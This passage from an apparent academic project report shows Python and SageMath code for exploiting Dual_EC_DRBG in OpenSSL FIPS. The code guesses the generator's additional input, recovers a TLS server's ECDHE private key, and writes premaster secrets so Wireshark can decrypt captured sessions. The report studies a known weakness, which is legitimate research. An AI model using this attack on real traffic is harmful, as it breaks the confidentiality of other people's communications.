get_random.argtypes = [c_char_p, POINTER(c_char_p), POINTER(POINTER(c_ubyte)), c_size_t, POINTER(c_ubyte), c_size_t];
get_random.restype = c_int;

get_adin = dual_ec.get_adin;
get_adin.argtypes = [POINTER(POINTER(c_ubyte)), POINTER(Adin)];
get_adin.restype = c_size_t;
```

Figure 34: C library utilisation, main.py

To include C library in a python program, `cdll.Loadlibrary` is a useful function. The python program loads `libdual_ec.so` library and uses the `get_random` and `get_adin` function explained in the previous part. It is also important to specify the argument types and return type as in figure 33.

Guess additional input.

```

random_time = int('0x' + packet.ssl.handshake_random_time, 16);
print "Random Time = ", random_time;

adin = POINTER(c_ubyte)();
min_sec = random_time;
max_sec = random_time + 1;
min_usec = 0;
max_usec = 1000000;
min_pctr = 11;
max_pctr = 12;
min_pid = 4259;
max_pid = 4260;
with open(adin_list, 'w') as f:
    ...
    adin_st = Adin(sec, usec, pctr, pid);
    adin_len = get_adin(byref(adin), adin_st);
    ...
    f.write("%.32x"% tmp + "\n");

```

Figure 35: Addition input list generation, adin.py

Because OpenSSL FIPS implements Dual_EC_DRBG version 2007, hence, it is required to guess the additional input before producing the next random output bits. From equation 2, the additional input string consists of time in seconds, time in microseconds, counter and process id. Time in seconds can always be found in a Server Hello message while the other values are still need to be guessed. However, from the experiments in this project, after a TLS server is started the first counter of TLS handshake is usually 11 and process id is predictable. For the performance reason, the counter and process id are specified as in figure 34. Finally, it calls the get_adin function in C library to reformat and output all possible additional input string in the adin_list file.

```

s = Get_Internal_State(P, Q, p, b, curve, session_id, d);
for i in range(len(s)):
    state = hex(s[i]);
    ...
    with open(adin_list, 'r') as f:
        ...
        adin_len = get_adin(byref(adin), adin_st);
        result = get_random(state, byref(new_state), byref(random), 28, adin, adin_len);
        ...
        if predict_random == server_random:
            print "sec = ", sec;
            print "usec = ", usec;
            print "pctr = ", pctr;
            print "pid = ", pid;
            state = new_state.value;

```

Figure 36: Guess addition input, main.py

Once the internal state is recovered using the Get_Internal_State function (the same function as in the SageMath programs), each additional string in the adin_list file is submitted along with the internal state to the get_random function to generate the corresponding random bits. This predicted random bits are compared with the server random from the captured packet. If they are equal, that particular additional input is the correct one and the internal state is updated to the new state. If not, try the next additional input in the adin_list file.

Recover an ECDHE server private key.

```

for u in range(usec, 1000000):
    adin_st = Adin(sec, u, pctr+1, pid);
    adin_len = get_adin(byref(adin), adin_st);
    result = get_random(state, byref(new_state), byref(random), 32, adin, adin_len);
    if (result):
        predict_random = 0;
        for i in range(32):
            predict_random = (predict_random << 8) | random[i];
        predict_pubkey = predict_random*P;
        if int('0x04' + hex(predict_pubkey[0].lift()) + hex(predict_pubkey[1].lift()), 16) == server_pubkey:
            server_prikey = predict_random;
            print "Server Private Key = ", hex(server_prikey);
            break;

```

Figure 37: ECDHE server private key, main.py

After the previous additional input is known, the next additional input is easier because time in seconds and process id remain the same while counter is increased by 1 and only time in microseconds have to loop through all possible values again, 0 to 999,999. To generate random bits as a 32-byte ECDHE private key, the internal state and predicted additional input are sent to the `get_random` function. The right 32-byte ECDHE private key can be checked by comparing the computed ECDHE server public key, $predict_pubkey = predict_random * P$, with the ECDHE server public key from a Server Hello message. Compute the TLS premaster secret and generates the output file to decrypt the captured packets.

```

client_pubkey = int('0x' + packet.ssl.handshake_client_point.replace(':', ''), 16);
print "Client Public Key = ", hex(client_pubkey);
Cx = (client_pubkey >> (32*8)) & (2**(32*8) - 1);
Cy = client_pubkey & (2**(32*8) - 1);
C = curve(Cx,Cy);
premaster_secret = (server_prikey*C)[0].lift();
print "Pre-Master Secret = ", hex(premaster_secret);
capture = pyshark.FileCapture(pcap_file, display_filter='ssl.handshake.type == 1');
with open(premaster_file, 'w') as f:
    for packet in capture:
        packet.ssl.raw_mode = True;
        client_random = packet.ssl.handshake_random_time + packet.ssl.handshake_random;
        f.write("PMS_CLIENT_RANDOM " + client_random + " " + "%.64x" % premaster_secret + "\n");

```

Figure 38: TLS premaster secret, main.py

Before the TLS premaster secret can be derived, the ECDHE client public key are split-
 ted into 2 32-byte numbers, the most significant 32-byte C_x and the least significant 32-byte C_y . C_x and C_y are the coordinates of point C on curve P-256. The TLS premaster secret is the x-coordinate value of the multiplication between the ECDHE private key and point C. Finally the premaster secret is written to a file along with all the client randoms in the format `PMS_CLIENT_RANDOM CLIENT_RANDOM PREMASTER_SECRET`.

Wireshark




Figure 39: TLS premaster secret, main.py

Apart from the decryption process, Wireshark is also used on the attacker's machine to eavesdrop the TLS communication between the server and the client. To achieve this step, the monitor mode option on the listening network interface has to be enabled as in figure 38. The other network configurations are not in the scope of this project.

2.2.4 Testing